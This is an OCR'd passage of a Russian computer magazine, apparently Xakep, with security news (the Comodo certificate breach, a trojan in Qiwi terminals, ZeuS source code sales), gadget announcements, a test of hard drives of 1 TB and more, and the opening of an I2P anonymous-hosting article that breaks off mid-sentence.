а также фото и видеоматериалы можно найти по адресу facebook.com/hackercup.

ГРОМКАЯ ЗАВАРУШКА С SSL-СЕРТИФИКАТАМИ



Настоящая «история с географией» приключилась с SSL-сертификатами, выданными компанией Comodo для крупнейших мировых веб-сервисов (mail.google.com, google.com, login.yahoo.com, login.skype.com, addons.mozilla.org, login.live.com). 15-го марта CEO компании Мелих Абдулхайоглу сообщил, что в результате тщательно спланированной и крайне изощренной атаки, «которую, вероятнее всего, инициировало иранское правительство или другой спонсируемый государством субъект», на их сервера проникли злоумышленники. Хакерам, которых Абдулхайоглу обрисовал как форменных Бетманов с иранскими IP, удалось заполучить ключи шифрования, требуемые для создания SSL-сертификатов.
В итоге было выпущено девять поддельных SSL-сертификатов сайтов компаний Google, Skype, Microsoft, Mozilla и Yahoo. Если кому-то удалось перенаправить трафик клиентов на, скажем, login.skype.com, то браузер не заметил бы подвоха, поскольку у поддельного домена был правильный сертификат. История получила неожиданное продолжение, когда по адресу pastebin.com/74KXCaEZ появился манифест хакера-одиночки, бравшего всю ответственность за взлом на себя. Хакер, подписавший свое послание «Janam Fadaye Rahbar» (в переводе с иранского — «готов отдать свою душу за моего вождя»), рассказал, что он не «правительство» и не «группа высококвалифицированных специалистов», а простой 21-летний парень, действовавший в одиночку.
Впрочем, также он называет себя призраком и утверждает, что обладает опытом тысячи программистов и хакеров. Оказалось, что цепочка взлома начинается с эксплуатации уязвимости одного из реселлеров Comodo — сайта InstantSSL.it. В результате парень получил полный доступ, а во время тщательного изучения наткнулся на библиотеку TrustDll.dll, которая была написана на C#. Но самое забавное, что в ней в чистом виде были зашиты логин и пароль для API Comodo, которые хакер без проблем вытащил, дизассемблировав код. Тут надо сказать, что к манифесту многие специалисты ИБ отнеслись неоднозначно, скептически оценивая достоверность данных. В доказательство взлома хакер привел фрагменты дизассемблированного кода. Общественность хакеру не поверила, и тогда он принялся публиковать куски кода (например, часть TrustDLL), содержимое баз данных, а затем и сертификат сайта Mozilla addons. Все упомянутое, а также детальную информацию о самом взломе ты найдешь по ссылке, указанной чуть выше.

ТРОЯН В ТЕРМИНАЛАХ QIWI



Как известно, взломать можно все, и банковские терминалы (а также терминалы различных платежных систем) исключением не являются. Компания «Доктор Веб» недавно сообщила об обнаружении в терминалах «одной широко распространенной в России сети» модификации старенького троянца Trojan.PWS.OSMP. Оказалось, речь идет о сети Qiwi. Малварь поражает терминалы с Windows на борту и работает довольно просто: внедряясь в процесс maratl.exe, троян подменяет номер кошелька, на который пользователь перечислял средства, номером мошенников. В результате денежки утекают в неизвестном направлении. Заражение автомата происходит через USB-устройство, то есть чаще всего через обычную флешку (подключаемую к терминалу самими сотрудниками). После инфицирования происходит автозапуск бэкдора (к слову, написанного не на чем-то, а аж на Delphi) BackDoor.Pushnik, который связывается с сервером первого уровня и получает конфигурационную информацию. Далее, исходя из полученных данных, малварь находит сервер второго уровня (чей адрес только что узнал), откуда уже получает приказ загрузить Trojan.PWS.OSMP с третьего сервака. По словам президента группы Qiwi Андрея Романенко, зловреда обнаружили вовремя, Dr.Web и «Лаборатория Касперского» быстро справились с проблемой, и «ущерба для пользователей зафиксировано не было». Хотелось бы верить, что все действительно обошлось, так как компания «Доктор Веб» сообщила, что во взломанных терминалах были обнаружены признаки работы ботнета.


НОВИНКИ ОТ EDIFIER

Китайская компания Edifier хорошо известна на российском рынке своими аудиосистемами. Девиз Edifier гласит: «Качественный звук по разумной цене». Почти вся акустика компании щеголяет деревянными корпусами, а нарочито бюджетные модели у Edifier отсутствуют как класс. Очередная новинка, получившая маркировку S330D, строится на базе известной и хорошо зарекомендовавшей себя модели S330, к которой теперь добавился цифровой вход. Новая 2.1 система может похвастаться аккуратным, стильным дизайном, деревянным сабвуфером и покрытыми рояльным лаком сателлитами. Последние модели Edifier и так отличала бесшовная конструкция корпусов, а в сателлитах S330D нет даже стыков. По сути, S330D можно отнести к так называемой декоративной акустике. Многим пользователям придется по вкусу и необычный проводной пульт ДУ на резиновой подкладке. Непосредственно на нем расположены выход на наушники и дополнительный AUX-вход, что очень удобно. Суммарная мощность системы составляет 72 Вт. Диапазон воспроизводимых частот 20 — 20 000 Гц. За счет цифрового входа S330D не только идеально подойдет для работы с компьютером, но и неплохо сработает с различными консолями (Xbox, Sony PlayStation) и медиаплеерами. Кстати говоря, компания Edifier обновила и старшие модели данной линейки — S530D и S730D, так что выбрать новую аудиосистему можно на любой вкус и бюджет.



ПОСЛЕДНИЕ СВОДКИ О ZEUS

Мы продолжаем следить за событиями вокруг популярного инструментария ZeuS, которые развиваются весьма интересным образом. Напомним, что недавно стало известно о слиянии воедино двух ранее конкурирующих malware-разработок — ZeuS и SpyEye. Эксперты уже изучили новые образчики троянов и пришли к неожиданным заключениям. Ранее предполагалось, что владелец SpyEye, который и заполучил на руки исходники обоих «продуктов», использует все самое полезное из ZeuS, «прокачав» с его помощью свое детище. Вместо этого оказалось, что новый образец «Зевса» пополнился новым функционалом, что позволяет говорить о продолжении его поддержки. Эксперт «Лаборатории Касперского» Дмитрий Тараканов в своем блоге пишет: «В новом необычном сампле обнаружилось двойное шифрование. Сначала данные расшифровываются по стандартному алгоритму, но адрес к файлу конфигурации при этом получается фальшивый. И только вторая расшифровка дает реальную ссылку на файл конфигурации, в котором, собственно, указывается адрес центра управления ботнетом». Ниже эксперт добавляет: «Несколько дней назад я нашел ZeuS, который тоже проверяет, не запущен ли он для анализа, например, в антивирусной компании. Функционал тот же, но уже с небольшими изменениями: добавился еще один критерий для обнаружения новой тестовой площадки».
Тем временем на андеграундных форумах сначала прошел слух о продаже исходников «Зевса», а затем появился и продавец с коммерческим предложением и скриншотами. Товарищ под ником IOO готов обсудить стоимость через Jabber или ICQ и принять платеж на любой банковский счет, оформленный на третье лицо. Эксперты в области ИБ подтверждают: в самом деле похоже, что в течение последних нескольких недель исходники ZeuS стали доступны более широкой публике, а не только его авторам.



По статистике проекта Zone-H в 2010 году было дефейснуто 1 419 203 сайта. Самой взламываемой ОС оказалось семейство Linux с веб-сервером Apache.

SAMSUNG GALAXY TAB ТОНЬШЕ, ЧЕМ IPAD 2



На выставке CTIA компания Samsung представила два новых планшетных ПК, работающих под управлением Android 3.0 (Honeycomb). Анонс получился громким, так как Galaxy Tab 10.1 и Galaxy Tab 8.9 сумели перещеголять по изяществу габаритов признанного лидера в этом вопросе — iPad от Apple. Samsung называет свои новинки «самыми тонкими планшетными ПК в мире», так как при весе 595 и 470 грамм толщина корпуса составляет всего 8,6 мм (у iPad — 8,8 мм). Устройства поступят в продажу этим летом и их цена опять же сопоставима с ценой iPad: $599 за старшую модель и $499 — за младшую). Оба планшета комплектуются двухъядерным процессором 1 ГГц, дисплеями WXGA TFT LCD (1280 x 800), а также слотом для microSD карт (до 32 Гб). Две камеры (3 Мп основная с автофокусом и LED-вспышкой и 2 Мп фронтальная) дают возможность снимать качественное Full HD видео, совершать видеозвонки и проводить видеоконференции. По части беспроводных интерфейсов тоже все отлично: поддерживаются Bluetooth 2.1 + EDR, HSPA + 21 Мбит/сек 850/900/1900/2100, EDGE/GPRS 850/900/1800/1900, Wi-Fi 802.11 (a/b/g/n). Также «под капотом» устройств имеются гироскоп, акселерометр, компас, датчик освещенности и SIM-слот. Аккумулятор 6800 мАч должен обеспечивать до 10 часов в режиме просмотра видео. В обеих моделях будут предустановлены службы Readers Hub и Music Hub, гарантирующие постоянный доступ более чем к 2 200 000 электронных книг, 2 000 газет на 49 языках, 2 300 журналам на 22 языках и 13 000 000 песен. Также после выхода планшетов в продажу обещают выпустить и широкий набор аксессуаров: Bluetooth-гарнитуру с вибрацией, которая подозрительно похожа на ручку, чехол, звуковую станцию и USB-коннектор для Galaxy Tab 8.9. Одним словом, всех поклонников Android можно поздравить с достойным пополнением в семействе Galaxy Tab.

НЕПРИЯТНОСТИ «ВКОНТАКТЕ»

Самая-самая российская социальная сеть за последний месяц неоднократно «всплывала» в СМИ, и поводы были не совсем радужные.

Сначала «ВКонтакте» занесли в список самых крупных пиратских точек в мире. Данный анти-топ составлялся Внешнеторговым ведомством США, и помимо нашей социальной сети туда попали Савеловский рынок, рынок «Петровка», многочисленные клоны Allofmp3 и Rutracker.

Затем «ВКонтакте» появился в прессе опять, на этот раз в связи с тем, что представители нескольких крупных проектов (в том числе генеральный директор компании «Бегун», основатель «Групон Россия» и заместитель генерального директора корпорации «РосбизнесКонсалтинг») опубликовали обращение к администрации и акционерам социальной сети с требованием удалить с серверов порно-материалы. Цитата из обращения: «Нежелание «ВКонтакте» всерьез заняться вопросом фильтрации выглядит как использование противоправного контента для привлечения внимания к проекту. То есть реклама за счет порно, пропаганды насилия, национализма, расизма». Администрация социальной сети в ответ на эти заявления пока традиционно молчит.

НОВЫЙ РИДЕР НА TFT-МАТРИЦЕ



Известный на российском рынке производитель электронных книг — компания Wexler — выпустила новый ридер WEXLER.BOOK T7002. Устройство отличается от большинства «читалок» тем, что построено на 7.0" TFT-матрице с LED подсветкой. Как известно, у ридеров на базе технологии электронных чернил с цветопередачей и подсветкой все обстоит не особенно хорошо. Первое практически отсутствует (цветные электронные чернила до сих пор демонстрируют в основном на выставках), а второе нередко ухудшает качество изображения. Для многих пользователей эти минусы весьма существенны, а электронных книг, базирующихся не на E-ink, не так много. Новинка от Wexler, по сути, являет собой планшетный ПК с ограниченным функционалом. С девайса можно не только читать электронные книжки во всевозможных форматах (ansi, txt, pdf, html, fb2, pdb, epub), но и слушать музыку/аудиокниги (mp3, wma, flac, AAC), смотреть видео (wmv, rm, avi, rmvb, 3gp, flv, mp4, mpeg, mkv) и просматривать изображения (jpeg, bmp, gif). Кстати, можно будет даже поиграть в простейшие игры :). Но, разумеется, при использовании LCD-дисплея сразу же встает вопрос энергопотребления. TFT-матрица WEXLER.BOOK T7002 потребляет немного. При чтении книг полного заряда батареи хватает на 7 часов, при просмотре видео — более чем на 5 часов, а при прослушивании аудиофайлов (при выключенном экране) — до 30 часов. Новинка оснащена встроенной памятью на 4 Гб, позволяющей вместить в себя огромную библиотеку — до 200 000 книг. При желании память можно расширить до 20 Гб за счет внешних карточек формата MicroSD. Загрузка контента в устройство осуществляется традиционно — через mini-USB кабель, который входит в комплект поставки. WEXLER.BOOK T7002 выполнен в эргономичном корпусе и поставляется в обложке из искусственной кожи. Устройство предлагается в семи цветовых вариантах: белый, черный, розовый, желтый, синий, красный и цвет лайма. Ну и в заключение стоит сказать о цене. Стоимость новинки, прямо скажем, радует: всего 4 599 рублей.

Вице-президент Mozilla Джей Салливан назвал Adobe Flash «тюрьмой для веб-браузеров» и заявил, что наиболее частая причина сбоев в работе Firefox — это именно Flash. Выход из ситуации Салливан видит в переходе на HTML5.

NOKIA X1-00: 61 ДЕНЬ ОТ ОДНОГО ЗАРЯДА АККУМУЛЯТОРА



Весьма оригинальный телефон анонсировала финская компания Nokia. На фоне десятков разнообразных смартфонов эта «трубка» выглядит особенно ярко. X1-00 базируется на платформе Series 30 и ориентируется на весьма многочисленную аудиторию, которая чихать хотела на все эти смартфоны и считает, что телефон должен звонить и долго работать от одного заряда аккумулятора. Nokia обещает, что аккумулятора емкостью 1320 мАч хватит на 61 день (!) автономной работы. Конечно, цифра определенно приукрашена, но даже месяц автономной работы — уже неплохо, не правда ли? Вместе с этим новинка позиционируется и как своеобразная замена mp3-плееру. Устройство имеет кнопки управления музыкальным проигрывателем, обладает громким динамиком, FM-радиоприемником, стандартным разъемом для подключения наушников и слотом для карт памяти формата microSD (поддерживаются носители объемом до 16 Гб). В комплекте также поставляются наушники. В аппарате предусмотрены пять раздельных телефонных книг, чтобы им могли пользоваться несколько человек, органайзер, менеджер сообщений, примитивные игры и прочие «свистелки». Немаловажно, что цена X1-00 составит всего €35. Nokia ориентировала аппарат на страны Восточной Европы, где такая стоимость отнюдь не кажется низкой, и одним телефоном частенько пользуется сразу несколько человек (отсюда и несколько телефонных книг). В продаже аппарат появится уже в этом месяце. Будут доступны три цветовых варианта — оранжевый, синий и темно-серый.

РЕКЛАМА

ГАРМОНИЯ В ДЕТАЛЯХ.

Мягкий вкус. Мировое качество.
Неизменная цена*.





Узнай больше на www.lmlab.ru

* Максимальная розничная цена 31 рубль за пачку в период с июня 2010 года по настоящее время.

МИНЗДРАВСОЦРАЗВИТИЯ РОССИИ ПРЕДУПРЕЖДАЕТ:
КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ

Сергей Никитин



Тестовый стенд:
Процессор: Intel Core 2 Duo E4700, 3500 МГц
Системная плата: ASUS P5QC
Оперативная память: 2x1024 Мб, Kingston DDR2, 800 МГц
Видеокарта: NVIDIA GeForce 9800 GT
Блок питания: 430 Вт, Thermaltake
Операционная система: Microsoft Windows 7 Ultimate x32

ЖЕСТКИЕ ТЕРАБАЙТЫ

Тестирование жестких дисков объемом от 1 Тб

Жесткий диск — это не только место для хранения твоих файлов, но и важный компонент ПК, от которого зависит надежность его работы и производительность. Но, конечно, во многом объем прежде всего. Недостижимый когда-то рубеж в терабайт уже покорен и доступен каждому. Вот мы это и проверили.

Технологии

При сборе или выборе компьютера 99% пользователей в первую очередь обращают внимание на процессор, потом уже – на память и видеоплату. Конечно, это все тоже важные компоненты, но не думать о жестком диске (тем более, что он тоже влияет на производительность ПК) — нельзя, так же как и приобретать его по остаточному принципу. В большинстве системных блоков установлен один жесткий диск, а значит, он должен быть не только емким и быстрым, но и надежным, ведь на нем будут храниться все твои данные! Поэтому такой параметр, как MTBF, то есть время наработки на отказ, очень важен. Это что касается надежности. Говоря о производительности, нужно помнить, что интерфейс SATA в очередной раз обновился и теперь представлен версией 3.0, которая очень быстрая, но должна поддерживаться не только жестким диском, но и системной платой. Тут нужно сказать, что пока ни один HDD из данного сегмента (для домашних ПК) не может полностью использовать возможности SATA III, но вскоре ситуация изменится. Немаловажен и такой параметр, как скорость вращения шпинделя. Обычно она составляет 7200 оборотов в минуту, но сейчас многие производители снижают ее до 5400 в целях уменьшения энергопотребления, шума и вибрации. Кстати, несмотря на то, что обычно основной шум производят кучи вентиляторов, расположенные в системном блоке, жесткий диск также может быть весьма шумным, особенно под нагрузкой. Так что последние параметры тоже важны. Не стоит забывать и о том, что у каждого жесткого диска есть кэш-память, которая также оказывает влияние на производительность. Средний объем сегодня равен 32 Мб (16 Мб — это очень мало), но можно найти и модели с кэшем объемом 64 Мб. Ну и не стоит забывать о том, что сегодня в каждой системной плате есть RAID-контроллер, а значит – возможно, ты скоро приобретешь второй жесткий диск и создашь RAID-массив, быстрый и надежный.

Методика тестирования

Каждый производитель хвалит свой продукт, приводя в качестве доказательства простыни маркетинговых текстов и красивых диаграмм. У продавцов – свои предпочтения, у друзей-компьютерщиков — свои... Но, как говорится, лучше один раз протестировать, чем много раз послушать. Чем мы и занялись. Для начала с помощью теста, встроенного в пакет AIDA64 (бывший Lavalys Everest), были получены данные о скоростях линейного и случайного чтения и записи. В результате мы получили очень наглядные графики. Кроме того, мы использовали известный и популярный HD Tune Pro для получения средних показателей времени доступа, а также скоростей чтения и записи.

4000 руб.

Hitachi Deskstar 7K2000 HDS722020ALA330

Технические характеристики:

Объем: 2 Тб
Интерфейс: SATA II
Объем буфера: 32 Мб
Скорость вращения шпинделя: 7 200 об/мин
Уровень шума: 29 дБ
Вес: 0.74 кг





Жесткий диск Hitachi Deskstar 7K2000 относится к универсалам, которые могут хорошо проявить себя в любых областях деятельности. Его 2 Тб объема хватит для хранения любого контента, при этом пользователь сможет долго не задумываться о том, что бы такое удалить для освобождения места. Результаты наших тестов показали, что у устройства хорошие показатели как случайного чтения, так и линейного, а раз так, то можно на нем и в игры играть, и систему с него загружать, все будет работать шустро. Во многом, кстати, благодаря большому объему кэш-памяти. Еще одним плюсом является тот факт, что в режиме простоя Hitachi Deskstar 7K2000 работает практически бесшумно.



К сожалению, того же нельзя сказать о рабочем режиме устройства: с момента запуска наших тестовых программ оно начало издавать очень много шума. Так что, если ты собираешься подвергать его высоким нагрузкам (что очень вероятно), то стоит заранее подумать о каком-либо шумоподавителе в корпусе.

3400 руб.

Hitachi Ultrastar A7K2000 HUA722010CLA330

Технические характеристики:

Объем: 1 Тб
Интерфейс: SATA II
Объем буфера: 32 Мб
Скорость вращения шпинделя: 7 200 об/мин
Уровень шума: 24 дБ
Вес: 0.68 кг





В отличие от своего собрата, жесткий диск Hitachi Ultrastar A7K2000 является устройством, предназначенным не для рядового домашнего использования, а для работы в тяжелых условиях высокопроизводительной системы или NAS. Одним из его основных достоинств является время наработки на отказ, поэтому к довольно обыденной сегодня емкости в 1 Тб стоит отнестись спокойно, тем более, что в сравнении с Hitachi Deskstar 7K2000 модель Ultrastar A7K2000 быстрее в среднем процентов на десять. Кроме того, к плюсам стоит отнести и кэш-память объемом 32 Мб.



Несмотря на то, что для высокопроизводительного ПК с большой нагрузкой на систему хранения данных показатель шума является не самым важным, нужно учесть, что Ultrastar A7K2000 ничуть не тише своего собрата. Кроме того, минус заключается в показателе времени доступа, которое весьма среднее. При той работе, на которую рассчитан диск, это весомый недостаток.

3200 руб.

3000 руб.


SAMSUNG HD204UI

Технические характеристики:

Объем: 2 Тб
Интерфейс: SATA II
Объем буфера: 32 Мб
Скорость вращения шпинделя: 5 400 об/мин
Уровень шума: 29 дБ
Вес: 0.65 кг



+



Несмотря на то, что жесткий диск от Samsung вращает своим шпинделем со скоростью всего 5 400 оборотов в минуту, его скоростные показатели, согласно результатам наших тестов, находятся на очень хорошем уровне. Особенно он преуспел в таких дисциплинах, как скорости линейного чтения и случайные чтения/записи. Также мы не можем не отметить такие вещи, как буфер 32 Мб, а также очень низкий уровень шума во время работы. Учитывая то, что все вышеперечисленное предлагается пользователям по очень демократичной цене, никто не удивится, что именно эта модель получила награду «Лучшая покупка».

−

Конечно, за невысокую температуру во время работы и снижение шума приходится расплачиваться. В нашем случае платой стало высокое время доступа. Это означает, что если ты запишешь на этот диск ОС и запустишь с него же несколько программ, то достойную скорость их работы получишь вряд ли.

Seagate Barracuda Green ST31500541AS

Технические характеристики:

Объем: 1.5 Тб
Интерфейс: SATA II
Объем буфера: 32 Мб
Скорость вращения шпинделя: 5 900 об/мин
Уровень шума: 26 дБ
Вес: 0.655 кг





Еще один производитель в нашем тесте, который снизил скорость вращения шпинделя в своем устройстве, чтобы температура и уровень шума по время работы жесткого диска стали пониже. Этим Seagate Barracuda Green ST31500541AS похож на Samsung HD204UI. Кроме того, у них схожая цена. Нужно отметить, что в обоих случаях инженерам удались их задумки. Получается, что диск с такими параметрами (мало шума и тепла) предпочтительнее всего использовать в небольших корпусах и медиацентрах. Так что если ты хочешь создать себе именно такой комп, то тебе стоит присмотреться к подобного типа винчестерам.

−

Но Seagate Barracuda Green ST31500541AS имеет и недостатки. У него не очень хорошие результаты в тестах на линейную запись. Читает-то он быстро, но вот пишет — похуже. Кроме того, объем все-таки 1.5 Тб, а не 2, как у Samsung.



Western Digital Caviar Green WD30EZRS

Технические характеристики:

Объем: 3 Тб
Интерфейс: SATA 3.0
Объем буфера: 64 Мб
Скорость вращения шпинделя: 5400-7200 об/мин
Уровень шума: 25 дБ
Вес: 0.73 кг





Этот «троечник» может гордиться своими тройками: у него емкость в 3 Тб и интерфейс SATA 3.0. В комплект поставки производитель заботливо положил RAID-контроллер с таким же интерфейсом, поскольку сегодня не каждая системная плата может по умолчанию работать с таким диском. Серия WD Green славится тем, что эти диски имеют низкие показатели шума и энергопотребления — наш участник это подтвердил во всех тестах. Кроме того, у него хорошие показатели линейного чтения, а также объемный кэш – 64 Мб.



Несмотря на все объективные плюсы, цена устройства очень высока: за такую сумму можно купить пару дисков, причем суммарно больших в объеме. А два диска — это не один: на них можно, например, создать RAID-массив. Кроме того, нас совсем не порадовало время доступа — это означает, что такой винчестер хорошо подходит только для хранения данных.



Western Digital Caviar Black WD2001FASS

Технические характеристики:

Объем: 2 Тб
Интерфейс: SATA II
Объем буфера: 64 Мб
Скорость вращения шпинделя: 7 200 об/мин
Уровень шума: 30 дБ
Вес: 0.75 кг






Устройства, которые получают наш приз «Выбор редакции», действительно являются лидерами. Поэтому о них тяжело писать – ну что сказать, если все хорошо? Так произошло и с этим жестким диском. Все результаты тестов Western Digital Caviar Black на высоте: высокие скорости во всех испытаниях и малое время доступа. Кроме того, у него солидный объем и большая кэш-память, что делает его идеальным устройством для тех, кто не хочет идти на компромиссы.



Несмотря на вышеописанное, у устройства имеются и недостатки (которые, правда, не касаются его производительности, а скорее вытекают из нее): это высокий шум от работы и высокая цена.


Результаты Тестов

HD Tune Pro Average read/write, Мб/с




В этом тесте Seagate Barracuda Green показал себя не лучшим образом


HD Tune Pro Access time read/write, мс




Western Digital Caviar Black всех опередил




AIDA 64 Linear Read Western Digital Caviar Green WD30EZRS




AIDA 64 Linear Read SAMSUNG HD204UI




AIDA 64 Linear Read Western Digital Caviar Black WD2001FASS



AIDA 64 Linear Read Hitachi Ultrastar A7K2000 HUA722010CLA330



AIDA 64 Linear Read Seagate Barracuda Green ST31500541AS



AIDA 64 Linear Read Hitachi Deskstar 7K2000 HDS722020ALA330

Заключение

Любое тестирование рано или поздно заканчивается, настает время подведения итогов. Современные емкие жесткие диски нам понравились, все они показали достойные результаты. А лучшими моделями стали Samsung HD204UI, отмеченный наградой «Лучшая покупка», и Western Digital Caviar Black WD2001FASS, ставший «Выбором редакции». Так что сегодня проблема не в том, что на диске мало места, а в том, чтобы правильно выбрать HDD.



АНОНИМНЫЙ ХОСТИНГ ЧЕРЕЗ I2P


Практические советы по использованию криптосети

Наша задачка на сегодня — анонимно разместить сайт в интернете. Есть не так много технологий, которые нам в этом деле смогут помочь. Но одним из самых технологичных решений, которое предоставляет возможность анонимного хостинга, практически исключая возможность определения, где на самом деле находится сервер с файлами, является I2P.

I2P vs Tor

Итак, что такое I2P? Технологию лучше всего воспринимать как дополнительный сетевой уровень, который работает поверх привычного протокола IP и предоставляет возможности для анонимной передачи данных. В I2P используются различные виды криптографии для безопасной передачи сообщений и многочисленные pear-to-pear туннели, на основе которых обеспечивается анонимность и отказоустойчивость системы. Мы уже не раз упоминали I2P на страницах журнала, но никогда не останавливались на ее работе подробно. Да и мало кто имел с ней дело. Куда большую известность в области анонимизации получила разработка Tor. Поэтому, рассказывая про то, как работает I2P, мы будем проводить некоторые сравнения этих двух технологий. Обе системы, I2P и Tor, используют многоуровневую криптографию, чтобы посредники не могли дешифровать содержание передаваемых через них пакетов. Единственное, что известно для каждого узла — это следующее звено в цепочке передачи данных. В то время как Tor больше сфокусирован на сохранении 